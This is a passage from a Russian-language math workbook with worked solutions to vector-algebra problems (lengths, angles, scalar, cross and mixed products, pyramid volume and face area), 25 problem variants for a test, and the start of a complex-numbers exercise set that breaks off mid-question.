2. Для нахождения длины вектора воспользуемся формулой: $|\vec{a}| = \sqrt{a_x{}^2 + a_y{}^2 + a_z{}^2}, \vec{a} = \{a_x;a_y;a_z\}$, для этого найдем проекции векторов на оси координат (смотри пункт 1), так же найдем сумму векторов по правилу сложения векторов, заданных проекциями на оси координат:

$\vec{AB} = \{0-1;1-0;3-(-1)\} = \{-1;1;4\}, \vec{BC} = \{2-0;0-1;1-3\} = \{2;-1;-2\},$

$4\vec{BC} = \{4\cdot 2;4\cdot(-1);4\cdot(-2)\} = \{8;-4;-8\},$

$\vec{AB}+4\vec{BC} = \{-1+8;1+(-4);4+(-8)\} = \{7;-3;-4\}$

$\Rightarrow \left|A\vec{B}+4B\vec{C}\right|=\sqrt{7^2+(-3)^2+(-4)^2}=\sqrt{49+9+16}=\sqrt{74}$;

Итак: $\left|A\vec{B}+4B\vec{C}\right|=\sqrt{74}.$

3. Угол между векторами можно найти из определения скалярного произведения: $\left(\vec{a},\vec{b}\right)=|\vec{a}|\cdot|\vec{b}|\cdot\cos\angle\left(\vec{a},\vec{b}\right)\Rightarrow\angle\left(\vec{a},\vec{b}\right)=arc\cos\dfrac{\left(\vec{a},\vec{b}\right)}{|\vec{a}|\cdot|\vec{b}|}\Rightarrow$ в нашем случае формула принимает вид: $\angle\left(\left(A\vec{B}-C\vec{B}\right),A\vec{B}\right)=\arccos\dfrac{\left(\left(A\vec{B}-C\vec{B}\right),A\vec{B}\right)}{\left|A\vec{B}-C\vec{B}\right|\cdot\left|A\vec{B}\right|}\Rightarrow$ находим проекции векторов на оси координат (смотри пункты 1 и 2), вычисляем скалярное произведение векторов, заданных своими проекциями на оси координат, вычисляем длины векторов:

$A\vec{B}=\{0-1;1-0;3-(-1)\}=\{-1;1;4\}, C\vec{B}=\{0-2;1-0;3-1\}=\{-2;1;2\},$

$A\vec{B}-C\vec{B}=\{(-1)-(-2);1-1;4-2\}=\{1;0;2\},$

$\left(\left(A\vec{B}-C\vec{B}\right),A\vec{B}\right)=1\cdot(-1)+0\cdot1+2\cdot4=7,$

$\left|A\vec{B}-C\vec{B}\right|=\sqrt{1^2+0^2+2^2}=\sqrt{1+0+4}=\sqrt{5},$

$\left|A\vec{B}\right|=\sqrt{(-1)^2+1^2+4^2}=\sqrt{1+1+16}=\sqrt{18}$

$\Rightarrow$

$\angle\left(\left(A\vec{B}-C\vec{B}\right),A\vec{B}\right)=\arccos\dfrac{\left(\left(A\vec{B}-C\vec{B}\right),A\vec{B}\right)}{\left|A\vec{B}-C\vec{B}\right|\cdot\left|A\vec{B}\right|}=\arccos\dfrac{7}{\sqrt{5}\cdot\sqrt{18}}=\arccos\dfrac{7}{\sqrt{5}\cdot3\sqrt{2}}=\arccos\dfrac{7}{3\sqrt{10}};$

Итак $\angle\left(\left(A\vec{B}-C\vec{B}\right),A\vec{B}\right)=\arccos\dfrac{7}{3\sqrt{10}}.$

4. Направление вектора $\vec{a}$ определяется углами α,β,γ, образованными им с осями координат $Ox,Oy,Oz.$ Косинусы этих углов (направляющие косинусы вектора) определяются по формулам:

$$\cos\alpha=\frac{a_x}{|\vec{a}|}=\frac{a_x}{\sqrt{a_x{}^2+a_y{}^2+a_z{}^2}},\cos\beta=\frac{a_y}{|\vec{a}|}=\frac{a_y}{\sqrt{a_x{}^2+a_y{}^2+a_z{}^2}},\cos\gamma=\frac{a_z}{|\vec{a}|}=\frac{a_x}{\sqrt{a_x{}^2+a_y{}^2+a_z{}^2}}.$$

Направляющие косинусы вектора связаны соотношением $cos^2\alpha+\cos^2\beta+\cos^2\gamma=1\Rightarrow$ мы имеем вектор единичной длины, такой вектор называется ортом $\Rightarrow$ для нахождения орта вектора необходимо каждую проекцию вектора на оси координат разделить на его длину $\Rightarrow$ $A\vec{B}=\{0-1;1-0;3-(-1)\}=\{-1;1;4\},$ $\Rightarrow$орт вектора

$\left|A\vec{B}\right|=\sqrt{(-1)^2+1^2+4^2}=\sqrt{1+1+16}=\sqrt{18}=3\sqrt{2}$

$$A\vec{B}=\left\{-\frac{1}{3\sqrt{2}};\frac{1}{3\sqrt{2}};\frac{4}{3\sqrt{2}}\right\}.$$

Итак: орт вектора $\vec{AB}=\left\{-\frac{1}{3\sqrt{2}};\frac{1}{3\sqrt{2}};\frac{4}{3\sqrt{2}}\right\}$.

5. Скалярное произведение векторов вычисляем по формуле:
$\left(\vec{a},\vec{b}\right)=a_x\cdot b_x+a_y\cdot b_y+a_z\cdot b_z, \vec{a}=\left\{a_x;a_y;a_z\right\}, \vec{b}=\left\{b_x;b_y;b_z\right\}$ (см. пункты 1 и 2), вычислим проекции векторов на оси координат и скалярное произведение векторов :

$\vec{AB}=\left\{0-1;1-0;3-(-1)\right\}=\left\{-1;1;4\right\}, \vec{BC}=\left\{2-0;0-1;1-3\right\}=\left\{2;-1;-2\right\},$

$4\vec{BC}=\left\{4\cdot 2;4\cdot(-1);4\cdot(-2)\right\}=\left\{8;-4;-8\right\},$

$\vec{AB}+4\vec{BC}=\left\{-1+8;1+(-4);4+(-8)\right\}=\left\{7;-3;-4\right\},$

$\vec{BA}=-\vec{AB}=\left\{(-1)\cdot(-1);(-1)\cdot 1;(-1)\cdot 4\right\}=\left\{1;-1;-4\right\}, \vec{AC}=\left\{2-1;0-0;1-(-1)\right\}=\left\{1;0;2\right\},$

$\vec{BA}-\vec{AC}=\left\{1-1;-1-0;-4-2\right\}=\left\{0;-1;-6\right\}\Rightarrow$

$\left(\left(\vec{AB}+4\vec{BC}\right),\left(\vec{BA}-\vec{AC}\right)\right)=7\cdot 0+(-3)\cdot(-1)+(-4)\cdot(-6)=0+3+24=27;$

Итак: $\left(\left(\vec{AB}+4\vec{BC}\right),\left(\vec{BA}-\vec{AC}\right)\right)=27;$

6. Векторное произведение векторов вычисляется по формуле:

$\left[\vec{a},\vec{b}\right]=\begin{vmatrix}\vec{i} & \vec{j} & \vec{k}\\ a_x & a_y & a_z\\ b_y & b_y & b_z\end{vmatrix}$, где $\vec{a}=\left\{a_x;a_y;a_z\right\}, \vec{b}=\left\{b_x;b_y;b_z\right\}\Rightarrow$

Находим проекции векторов на оси координат:

$\vec{AB}=\left\{0-1;1-0;3-(-1)\right\}=\left\{-1;1;4\right\}, \vec{BC}=\left\{2-0;0-1;1-3\right\}=\left\{2;-1-2\right\},$

$2\vec{BC}=\left\{2\cdot 2;2\cdot(-1);2\cdot(-2)\right\}=\left\{4;-2;-4\right\},$

$\vec{AB}+2\vec{BC}=\left\{-1+4;1+(-2);4+(-4)\right\}=\left\{3;-1;0\right\}, \vec{CB}=\left\{0-2;1-0;3-1;\right\}=\left\{-2;1;2\right\},$

$\vec{CB}-\vec{AB}=\left\{-2-(-1);1-1;2-4\right\}=\left\{-1;0;-2\right\}\Rightarrow$

$$\left[\left(\vec{AB}+2\vec{BC}\right),\left(\vec{CB}-\vec{AB}\right)\right]=\begin{vmatrix}\vec{i} & \vec{j} & \vec{k}\\ 3 & -1 & 0\\ -1 & 0 & -2\end{vmatrix}=\vec{i}\cdot(-1)\cdot(-2)+\vec{j}\cdot 0\cdot(-1)+\vec{k}\cdot 3\cdot 0-\vec{k}\cdot(-1)\cdot(-1)-$$

$\vec{i}\cdot 0\cdot 0-\vec{j}\cdot(-2)\cdot 3=$

$2\vec{i}+0\vec{j}-0\vec{k}-\vec{k}-0\vec{i}+6\vec{j}=2\vec{i}+6\vec{j}-\vec{k}.$

Итак: $\left[\left(\vec{AB}+2\vec{BC}\right),\left(\vec{CB}-\vec{AB}\right)\right]=2\vec{i}+6\vec{j}-\vec{k}.$

7. Смешанное произведение векторов вычисляется по формуле:

$\vec{a}\cdot\vec{b}\cdot\vec{c}=\begin{vmatrix} a_x & a_y & a_z \\ b_x & b_y & b_z \\ c_x & c_y & c_z \end{vmatrix}$, где $\vec{a}=\{a_x;a_y;a_z\},\vec{b}=\{b_x;b_y;b_z\},\vec{c}=\{c_x;c_y;c_z\}\Rightarrow$

$A\vec{B}=\{0-1;1-0;3-(-1)\}=\{-1;1;4\},B\vec{C}=\{2-0;0-1;1-3\}=\{2;-1;-2\},$

$A\vec{C}=\{2-1;0-0;1-(-1)\}=\{1;0;2\},$

$A\vec{B}\cdot B\vec{C}\cdot A\vec{C}=\begin{vmatrix} -1 & 1 & 4 \\ 2 & -1 & -2 \\ 1 & 0 & 2 \end{vmatrix}=(-1)\cdot(-1)\cdot 2+1\cdot 1\cdot(-2)+2\cdot 0\cdot 4-1\cdot(-1)\cdot 4-0\cdot(-2)\cdot(-1)-2\cdot 1\cdot 2=$

$=2+(-2)+0-(-4)-0-4=2-2+4-4=0;$

Итак: $A\vec{B}\cdot B\vec{C}\cdot A\vec{C}=0.$

Задание 6: Даны координаты вершин пирамиды:

$A(1;4;3),B(2;3;1),C(-2;1;3),D(0;1;2).$

Вычислить:

1. объем пирамиды;
2. длину ребра AB;
3. площадь грани ABC;

Решение:

1. Объем пирамиды равен $\frac{1}{6}$ объема параллелепипеда, а объем параллелепипеда вычисляется на основании геометрического смысла смешанного произведения $\Rightarrow$ объем параллелипипеда, построенного на векторах как на ребрах равен:

$V=\left|\vec{a}\cdot\vec{b}\cdot\vec{c}\right|,\vec{a}=\{a_x;a_y;a_z\},\vec{b}=\{b_x;b_y;b_z\},\vec{c}=\{c_x;c_y;c_z\},$

Найдем проекции соответствующих векторов на оси координат:

$A\vec{B}=\{2-1;3-4;1-3\}=\{1;-1;-2\},A\vec{C}=\{-2-1;1-4;3-3\}=\{-3;-3;0\},$

$A\vec{D}=\{0-1;1-4;2-3\}=\{-1;-3;-1\},$

Тогда объем пирамиды равен:

$V=\frac{1}{6}\left|A\vec{B}\cdot A\vec{C}\cdot A\vec{D}\right|$

Вычислим объем по указанной формуле:

$V=\frac{1}{6}\left\|\begin{matrix} 1 & -1 & -2 \\ -3 & -3 & 0 \\ -1 & -3 & -1 \end{matrix}\right\|=\frac{1}{6}|3+0-18+6-0+3|=\frac{1}{6}|-6|=1;$

2. Длина ребра

$AB=\left|A\vec{B}\right|\Rightarrow A\vec{B}=\{2-1;3-4;1-3\}=\{1;-1;-2\}\Rightarrow$

$\left|A\vec{B}\right|=\sqrt{1^2+(-1)^2+(-2)^2}=\sqrt{6}$; (смотри пункт 5,3)

3. Площадь грани ABC вычисляется по формуле:

$S_{ABC} = \frac{1}{2}\left|\left[\vec{AB}, \vec{AC}\right]\right|$ так как грань $ABC-$ треугольник, а площадь треугольника можно вычислить как половину площади параллелограмма, а площадь параллелограмма равна длине векторного произведения векторов, на которых построен параллелограмм на основании свойств векторного произведения $\Rightarrow$ найдем проекции векторов на оси координат:

$\vec{AB} = \{2-1;3-4;1-3\} = \{1;-1;-2\}, \vec{AC} = \{-2-1;1-4;3-3\} = \{-3;-3;0\}$

$$\Rightarrow \quad S_{ABC} = \frac{1}{2}\begin{vmatrix} \vec{i} & \vec{j} & \vec{k} \\ 1 & -1 & -2 \\ -3 & -3 & 0 \end{vmatrix} = \frac{1}{2}\left|-6\vec{i} + 6\vec{j} - 6\vec{k}\right| \quad = \frac{1}{2}\sqrt{36+36+36} = \frac{6}{2}\sqrt{3} = 3\sqrt{3};$$

Задания для индивидуальной контрольной работы
(Самостоятельная работа № 7)

Задание 1: Коллинеарны ли векторы $\vec{c}_1$ и $\vec{c}_2$, разложенные по векторам $\vec{a}$ и $\vec{b}$?

Задание 2: Перпендикулярны ли векторы $\vec{a}$ и $\vec{b}$?

Задание 3: Компланарны ли векторы $\vec{a}, \vec{b}, \vec{c}$?

Задание 4: При каком значении α векторы $\vec{AB}$ и $\vec{AC}$ перпендикулярны?

Задание 5: Даны координаты точек $A, B, C.$. Вычислить:

1) $\text{пр}_{\left(\vec{AB}+\vec{CB}\right)}(2\vec{AC} + 3\vec{CB})$;
2) $\left|\vec{AB} + 4\vec{BC}\right|$;
3) $\angle\left((\vec{AB} - \vec{CB}), \vec{AB}\right)$;
4) орт вектора $\vec{AB}$;
5) $\left(\left(\vec{AB} + 4\vec{BC}\right), \left(\vec{BA} - \vec{AC}\right)\right)$;
6) $\left[\left(\vec{AB} + 2\vec{BC}\right), \left(\vec{CB} - \vec{AB}\right)\right]$;
7) $\vec{AB} \cdot \vec{BC} \cdot \vec{AC}$;

Задание 6: Даны координаты вершин пирамиды $ABCD$. Вычислить:
1) объем пирамиды; 2) длину ребра AB; 3) площадь грани ABC;

Варианты для индивидуальной контрольной работы
(Самостоятельная работа № 7)

Вариант 1

1.1 $\vec{a}=\{1;+2;3\},\vec{b}=\{-3;0;-1\},\vec{c}_1=2\vec{a}-4\vec{b},\vec{c}_2=3\vec{a}+\vec{b}.$

3.1 $\vec{a}=\{-2;3;+1\},\vec{b}=\{1;+1;-3\},\vec{c}=\{1;-9;1\}.$

2.1 $\vec{a}=\{1;3;-1\},\vec{b}=\{3;-2;3\}.$

4.1 $A(\alpha;-2;3),B(0;-1;2),C(3;-4;5).$

5.1 $A(-1;2;1),B(-1;3;-4),C(0;1;-2).$

6.1 $A(1;-1;1),B(-1;2;-4),C(2;0;-6),D(-2;5;1).$

Вариант 2

1.2 $\vec{a}=\{1;0;1\},\vec{b}=\{-2;3;5\},\vec{c}_1=\vec{a}+2\vec{b},\vec{c}_2=3\vec{a}-2\vec{b}.$

2.2 $\vec{a}=\{2;1;4\},\vec{b}=\{4;1;3\}.$

3.2 $\vec{a}=\{3;-2;1\},\vec{b}=\{2;1;1\},\vec{c}=\{3;-1;-2\}.$

4.2 $A(0;-3;\alpha),B(-12;-3;-3),C(-9;-3;-6).$

5.2 $A(0;1;2),B(3;-1;2),C(-1;2;5).$

6.2 $A(0;5;0),B(2;3;-4),C(0;0;6),D(-3;1;-1).$

Вариант 3

1.3 $\vec{a}=\{-2;-4;1\},\vec{b}=\{1;2;-7\},\vec{c}_1=5\vec{a}-3\vec{b},\vec{c}_2=2\vec{a}+\vec{b}.$

2.3 $\vec{a}=\{0;1;2\},\vec{b}=\{1;3;-2\}.$

3.3 $\vec{a}=\{2;-1;2\},\vec{b}=\{1;2;-3\},\vec{c}=\{3;-4;7\}.$

4.3 $A(3;\alpha;-1),B(5;5;-2),C(4;1;1).$

5.3 $A(0;2;3),B(3;1;2),C(1;5;1).$

6.3 $A(0;0;6),B(4;0;-4),C(1;3;-1),D(4;-1;-3).$

Вариант 4

1.4 $\vec{a}=\{1;2;-3\},\vec{b}=\{2;-1;-1\},\vec{c}_1=5\vec{a}+3\vec{b},\vec{c}_2=8\vec{a}-\vec{b}.$

2.4 $\vec{a}=\{1;2;1\},\vec{b}=\{3;1;2\}.$

3.4 $\vec{a}=\{1;2;4\},\vec{b}=\{2;1;-5\},\vec{c}=\{1;-1;-1\}.$

4.4 $A(-1;2;\alpha),B(3;4;-6),C(1;1;-1).$

5.4 $A(1;0;3), B(1;4;1), C(0;2;3)$.

6.4 $A(-5;6;-1), B(6;-5;2), C(6;5;1), D(0;0;2)$.

Вариант 5

1.5 $\vec{a}=\{3;-5;4\}, \vec{b}=\{-5;9;-7\}, \vec{c}_1=-2\vec{a}+3\vec{b}, \vec{c}_2=3\vec{a}-2\vec{b}$.

2.5 $\vec{a}=\{2;1;7\}, \vec{b}=\{2;4;-3\}$.

3.5 $\vec{a}=\{2;-1;1\}, \vec{b}=\{1;2;3\}, \vec{c}=\{1;-3;-2\}$.

4.5 $A(-4;-2;0), B(\alpha;-2;4), C(3;-2;1)$.

5.5 $A(1;1;0), B(4;1;2), C(1;2;3)$.

6.5 $A(2;-5;3), B(3;2;-5), C(5;-3;-2), D(-5;3;-2)$.

Вариант 6

1.6 $\vec{a}=\{1;4;-2\}, \vec{b}=\{1;1;-1\}, \vec{c}_1=\vec{a}+\vec{b}, \vec{c}_2=4\vec{a}+2\vec{b}$.

2.6 $\vec{a}=\{-4;1;5\}, \vec{b}=\{1;3;1\}$.

3.6 $\vec{a}=\{3;-1;2\}, \vec{b}=\{2;-1;-1\}, \vec{c}=\{4;-2;-2\}$.

4.6 $A(-5;3;-1), B(\alpha;-2;0), C(6;-4;1)$.

5.6 $A(-1;4;2), B(5;2;3), C(0;1;2)$.

6.6 $A(6;0;4), B(0;6;4), C(4;6;0), D(0;-6;4)$.

Вариант 7

1.7 $\vec{a}=\{1;-2;5\}, \vec{b}=\{3;-1;6\}, \vec{c}_1=4\vec{a}-2\vec{b}, \vec{c}_2=\vec{b}-2\vec{a}$.

2.7 $\vec{a}=\{3;-1;2\}, \vec{b}=\{2;3;-1\}$.

3.7 $\vec{a}=\{1;1;-1\}, \vec{b}=\{7;3;-6\}, \vec{c}=\{-1;1;9\}$.

4.7 $A(-3;-7;-5), B(0;-\alpha;-2), C(2;3;0)$.

5.7 $A(3;-2;1), B(1;3;2), C(2;4;1)$.

6.7 $A(3;2;4), B(2;4;3), C(4;3;-2), D(-4;-2;-3)$.

Вариант 8

1.8 $\vec{a}=\{3;5;-1\}, \vec{b}=\{2;-1;1\}, \vec{c}_1=6\vec{a}-3\vec{b}, \vec{c}_2=\vec{b}-2\vec{a}$.

2.8 $\vec{a}=\{-4;-1;5\}, \vec{b}=\{1;-3;1\}$.

3.8 $\vec{a}=\{2;-4;9\}, \vec{b}=\{2;0;-3\}, \vec{c}=\{7;9;-3\}$.

4.8 $A(2;-4;6), B(0;-2;\alpha), C(2;3;0)$.

5.8 $A(-1;3;-1), B(-3;2;3), C(-1;3;0)$.

6.8 $A(6;3;5), B(5;-6;3), C(3;5;6), D(-6;-1;2)$.

Вариант 9

1.9 $\vec{a}=\{2;-3;-4\}, \vec{b}=\{1;0;-5\}, \vec{c}_1=3\vec{a}-9\vec{b}, \vec{c}_2=\vec{a}-3\vec{b}$.

2.9 $\vec{a}=\{9;1;2\}, \vec{b}=\{-1;1;4\}$.

3.9 $\vec{a}=\{1;1;1\}, \vec{b}=\{1;1;-1\}, \vec{c}=\{6;0;5\}$.

4.9 $A(0;1;-2), B(3;1;2), C(\alpha;1;1)$.

5.9 $A(1;-1;6), B(4;5;-2), C(-1;3;0)$.

6.9 $A(5;-2;-1), B(4;0;0), C(2;5;1), D(1;2;5)$.

Вариант 10

1.10 $\vec{a}=\{-1;4;2\}, \vec{b}\{3;2;-6\}, \vec{c}_1=2\vec{a}-5\vec{b}, \vec{c}_2=3\vec{b}+6\vec{a}$.

2.10 $\vec{a}=\{8;2;3\}, \vec{b}=\{-2;8;0\}$.

3.10 $\vec{a}=\{7;2;3\}, \vec{b}=\{5;-3;2\}, \vec{c}=\{10;-11;5\}$.

4.10 $A(3;3;1), B(1;5;-2), C(4;\alpha;1)$.

5.10 $A(7;1;2), B(-5;3;-2), C(3;2;5)$.

6.10 $A(4;2;5), B(3;0;4), C(0;2;3), D(5;-2;-4)$.

Вариант 11

1.11 $\vec{a}=\{5;0;-1\}, \vec{b}=\{7;2;3\}, \vec{c}_1=2\vec{a}-\vec{b}, \vec{c}_2=3\vec{b}+6\vec{a}$.

2.11 $\vec{a}=\{7;3;4\}, \vec{b}=\{-1;-1;1\}$.

3.11 $\vec{a}=\{1;2;1\}, \vec{b}=\{3;-5;3\}, \vec{c}=\{2;7;1\}$.

4.11 $A(2;1;-1), B(6;-1;5), C(4;2;\alpha)$.

5.11 $A(-2;3;-2), B(2;-3;2), C(-1;3;0)$.

6.11 $A(4;2;5), B(-3;0;4), C(0;2;3), D(5;2;-4)$.

Вариант 12

1.12 $\vec{a}=\{0;3;-2\}, \vec{b}=\{1;-2;1\}, \vec{c}_1=5\vec{a}-2\vec{b}, \vec{c}_2=3\vec{a}+2\vec{b}$.

2.12 $\vec{a}=\{6;-4;2\}, \vec{b}=\{1;2;7\}$.

3.12 $\vec{a}=\{2;1;-1\}, \vec{b}=\{3;-5;3\}, \vec{c}=\{2;-1;3\}$.

4.12 $A(-\alpha;-2;1), B(-4;-2;5), C(-5;-2;2)$.

5.12 $A(4;2;-1), B(3;0;4), C(1;2;1)$.

6.12 $A(4;4;10), B(7;10;2), C(2;8;4), D(9;6;9)$.

Вариант 13

1.13 $\vec{a}=\{-2;7;1\},\vec{b}=\{-3;5;2\},\vec{c}_1=2\vec{a}+3\vec{b},\vec{c}_2=3\vec{a}+2\vec{b}.$

2.13 $\vec{a}=\{1;-2;3\},\vec{b}=\{3;2;-1\}.$

3.13 $\vec{a}=\{1;-1;-1\},\vec{b}=\{1;4;2\},\vec{c}=\{3;7;3\}.$

4.13 $A(6;\alpha;3),B(6;3;-2),C(7;3;-3).$

5.13 $A(1;2;3),B(-1;2;-3),C(-2;3;1).$

6.13 $A(4;6;5),B(6;9;4),C(2;10;10),D(7;5;9).$

Вариант 14

1.14 $\vec{a}=\{3;7;0\},\vec{b}=\{1;-3;4\},\vec{c}_1=4\vec{a}-2\vec{b},\vec{c}_2=\vec{b}-2\vec{a}.$

2.14 $\vec{a}=\{-2;4;1\},\vec{b}=\{2;1;0\}.$

3.14 $\vec{a}=\{-7;2;-3\},\vec{b}=\{-5;3;2\},\vec{c}=\{-10;11;-5\}.$

4.14 $A(0;0;4),B(\alpha;-6;1),C(-5;-10;-1).$

5.14 $A(4;-5;2),B(1;-3;4),C(5;2;-4).$

6.14 $A(3;5;4),B(8;7;4),C(5;10;3),D(4;7;8).$

Вариант 15

1.15 $\vec{a}=\{-1;2;-1\},\vec{b}=\{2;-7;1\},\vec{c}_1=6\vec{a}-2\vec{b},\vec{c}_2=\vec{b}-2\vec{a}.$

2.15 $\vec{a}=\{3;4;1\},\vec{b}=\{1;1;7\}.$

3.15 $\vec{a}=\{1;-2;1\},\vec{b}=\{-5;3;1\},\vec{c}=\{-7;2;1\}.$

4.15 $A(2;-8;-1),B(4;\alpha;0),C(-2;-5;-1).$

5..15 $A(4;4;9),B(7;10;2),C(2;8;4).$

6.15 $A(10;6;5),B(-2;8;4),C(6;8;9),D(7;10;3).$

Вариант 16

1.16 $\vec{a}=\{7;9;-2\},\vec{b}=\{5;4;3\},\vec{c}_1=4\vec{a}-\vec{b},\vec{c}_2=4\vec{b}-\vec{a}.$

2.16 $\vec{a}=\{-1;4;2\},\vec{b}=\{2;2;3\}.$

3.16 $\vec{a}=\{-2;4;-9\},\vec{b}=\{-7;3;6\},\vec{c}=\{1;1;1\}.$

4.16 $A(3;-6;9),B(0;-3;\alpha),C(9;-12;15).$

5.16 $A(4;6;5),B(6;9;4),C(7;5;9).$

6.16 $A(1;8;2),B(5;2;6),C(5;7;4),D(4;10;9).$

Вариант 17

1.17 $\vec{a}=\{5;0;-2\},\vec{b}=\{6;4;3\},\vec{c}_1=5\vec{a}-3\vec{b},\vec{c}_2=6\vec{b}-10\vec{a}.$

2.17 $\vec{a}=\{-5;1;3\},\vec{b}=\{2;1;3\}.$

3.17 $\vec{a}=\{3;4;5\},\vec{b}=\{2;1;3\},\vec{c}=\{-1;4;3\}.$

4.17 $A(0;2;-4),B(8;2;2),C(\alpha;2;4).$

5.17 $A(3;5;4),B(8;7;4),C(4;7;8).$

6.17 $A(6;6;5),B(4;9;5),C(4;6;11),D(5;9;3).$

Вариант 18

1.18 $\vec{a}=\{8;3;-1\},\vec{b}=\{4;1;3\},\vec{c}_1=2\vec{a}-\vec{b},\vec{c}_2=2\vec{b}-4\vec{a}.$

2.18 $\vec{a}=\{4;3;7\},\vec{b}=\{-4;1;3\}.$

3.18 $\vec{a}=\{-5;6;-2\},\vec{b}=\{-2;-3;1\},\vec{c}=\{2;1;-1\}.$

4.18 $A(3;3;-1),B(5;1;-2),C(4;\alpha;1).$

5.18 $A(10;6;5),B(-2;8;4),C(7;10;3).$

6.18 $A(-3;2;1),B(3;1;-6),C(1;-4;3),D(5;-1;3).$

Вариант 19

1.19 $\vec{a}=\{3;-1;6\},\vec{b}=\{5;7;10\},\vec{c}_1=4\vec{a}-2\vec{b},\vec{c}_2=2\vec{b}+4\vec{a}.$

2.19 $\vec{a}=\{-4;2;1\},\vec{b}=\{1;-2;1\}.$

3.19 $\vec{a}=\{5;6;1\},\vec{b}=\{4;1;1\},\vec{c}=\{2;-1;2\}.$

4.19 $A(-4;3;-5),B(0;1;-3),C(2;4;-\alpha).$

5.19 $A(6;3;5),B(8;7;3),C(5;10;4).$

6.19 $A(8;6;4),B(10;5;5),C(5;6;8),D(8;10;-7).$

Вариант 20

1.20 $\vec{a}=\{1;-2;4\},\vec{b}=\{7;3;5\},\vec{c}_1=6\vec{a}-3\vec{b},\vec{c}_2=\vec{b}-2\vec{a}.$

2.20 $\vec{a}=\{-6;7;1\},\vec{b}=\{3;2;4\}.$

3.20 $\vec{a}=\{2;-1;4\},\vec{b}=\{4;-1;1\},\vec{c}=\{3;4;1\}.$

4.20 $A(\alpha;-1;0),B(-2;-1;4),C(8;-1;-1).$

5.20 $A(1;8;2),B(5;2;6),C(6;9;3).$

6.20 $A(7;7;3),B(6;5;8),C(3;6;7),D(8;4;1).$

Вариант 21

1.21 $\vec{a}=\{3;-7;0\},\vec{b}=\{4;-6;1\},\vec{c}_1=3\vec{a}-2\vec{b},\vec{c}_2=5\vec{a}+7\vec{b}.$

2.21 $\vec{a}=\{6;-7;-1\},\vec{b}=\{2;1;5\}.$

3.21 $\vec{a}=\{-2;-1;4\},\vec{b}=\{-4;1;-1\},\vec{c}=\{1;1;2.\}$

4.21 $A(7;\alpha;2)\,B(8;1;3),C(6;-1;2).$

5.21 $A(7;2;2),B(5;7;6),C(2;3;7).$

6.21 $A(4;0;0),B(-2;1;2),C(1;3;2),D(3;2;7).$

Вариант 22

1.22 $\vec{a}=\{2;-6;4\},\vec{b}=\{-3;-7;6\},\vec{c}_1=2\vec{a}+3\vec{b},\vec{c}_2=3\vec{a}-5\vec{b}.$

2.22 $\vec{a}=\{3;-3;4\},\vec{b}=\{2;1;-1\}.$

3.22 $\vec{a}=\{2;1;3\},\vec{b}=\{3;-2;1\},\vec{c}=\{4;-2;3\}.$

4.22 $A(2;3;\alpha),B(-1;3;-2),C(3;-7;-3).$

5.22 $A(-5;6;-1),B(2;4;3),C(5;2;-4).$

6.22 $A(-2;1;2),B(4;0;1),C(3;2;7),D(1;3;2).$

Вариант 23

1.23 $\vec{a}=\{5;-1;2\},\vec{b}=\{6;1;-7\},\vec{c}_1=3\vec{a}-9\vec{b},\vec{c}_2=4\vec{b}+6\vec{a}.$

2.23 $\vec{a}=\{-4;-5;1\},\vec{b}=\{2;3;7\}.$

3.23 $\vec{a}=\{-3;1;-4\},\vec{b}=\{4;3;1\},\vec{c}=\{1;2;2\}.$

4.23 $A(2;2;7),B(\alpha;-1;6),C(-2;5;7).$

5.23 $A(3;2;4),B(-3;1;-2),C(5;-2;3).$

6.23 $A(1;3;2),B(3;2;7),C(4;0;1),D(-2;1;-2).$

Вариант 24

1.24 $\vec{a}=\{-3;5;-3\},\vec{b}=\{6;1;-2\},\vec{c}_1=2\vec{a}+\vec{b},\vec{c}_2=3\vec{a}-5\vec{b}.$

2.24 $\vec{a}=\{-5;4;2\},\vec{b}=\{2;-1;1\}.$

3.24 $\vec{a}=\{4;3;-2\},\vec{b}=\{-1;2;2\},\vec{c}=\{2;2;1\}.$

4.24 $A(-1;2;-3),B(0;\alpha;-2),C(-3;4;-5).$

5.24 $A(5;-2;1),B(4;2;5),C(-1;2;4).$

6.24 $A(3;2;7),B(1;3;2),C(-2;1;3),D(4;-2;3).$

Вариант 25

1.25 $\vec{a}=\{4;2;9\},\vec{b}=\{0;-1;3\},\vec{c}_1=4\vec{b}-3\vec{a},\vec{c}_2=4\vec{a}-3\vec{b}.$

2.25 $\vec{a}=\{5;-4;2\},\vec{b}=\{3;5;2\}.$

3.25 $\vec{a}=\{3;1;4\},\vec{b}=\{2;1;1\},\vec{c}=\{5;4;3\}.$

4.25 $A(0;3;-6),B(9;3;\alpha),C(12;3;-3).$

5.25 $A(7;5;6),B(-2;-5;2),C(-3;1;0).$

6.25 $A(3;1;-2),B(1;-2;1),C(-2;1;0),D(2;2;5).$

Самостоятельная работа № 8
Тема 3.2. Комплексные числа

Цель: выполнение расчетов по теме

Время выполнения – 2 часа

ВИДЫ РАБОТ:

Вариант 1

1. Произведение комплексных чисел $z_1=-2+5i$ и $z_2=3-2i$ равно:

1) $4+3i$; 2) $-16+3i$; 3) $4-3i$; 4) $-6-10i$.

2. Значение функции $f(z)=6z+1$ в точке $z_0=-1+i$ равно:

1) $-6+i$; 2) $-5+i$; 3) $-5+6i$; 4) $-6-6i$.

3. Тригонометрическая форма комплексного числа $z=-3-3i$ имеет вид:

1) $3\sqrt{2}\left(\cos\frac{5\pi}{4}+i\sin\frac{5\pi}{4}\right)$; 2) $-3\sqrt{2}\left(\cos\frac{\pi}{4}+i\sin\frac{\pi}{4}\right)$;

3) $3\sqrt{2}\left(\cos\frac{3\pi}{4}+i\sin\frac{3\pi}{4}\right)$; 4) $\sqrt{6}\left(\cos\frac{5\pi}{4}+i\sin\frac{5\pi}{4}\right)$.

4. Расположить комплексные числа в порядке убывания их модулей:

1) $3-2i$; 2) $-3+i$; 3) $2+4i$; 4) $-1-i$.

5. Число $(1+i)^7$ имеет вид:

1) $8+8i$; 2) $-8+8i$; 3) $-8-8i$; 4) $8-8i$.

6. Изобразить на комплексной плоскости множества точек, удовлетворяющих неравенствам:

а) $\begin{cases}2\le|z|\le 4,\\ \frac{3\pi}{4}<\arg z<\pi;\end{cases}$ б) $\mathrm{Re}\,z>2$; в) $1<\mathrm{Im}\,z\le 2$.

Вариант 2

1. Произведение комплексных чисел $z_1 = -1 - 2i$ и $z_2 = 5 + i$ равно:

1) $-7 - i$; 2) $-3 - 11i$; 3) $4 - i$; 4) $-3 - i$.

2. Значение функции $f(z) = 3 - 2z$ в точке $z_0 = 3 - 2i$ равно:

1) $-3 + 4i$; 2) $-3 - 4i$; 3) $3 + 4i$; 4) $3 - 4i$.

3. Тригонометрическая форма комплексного числа $z = \sqrt{3} - i$ имеет вид:

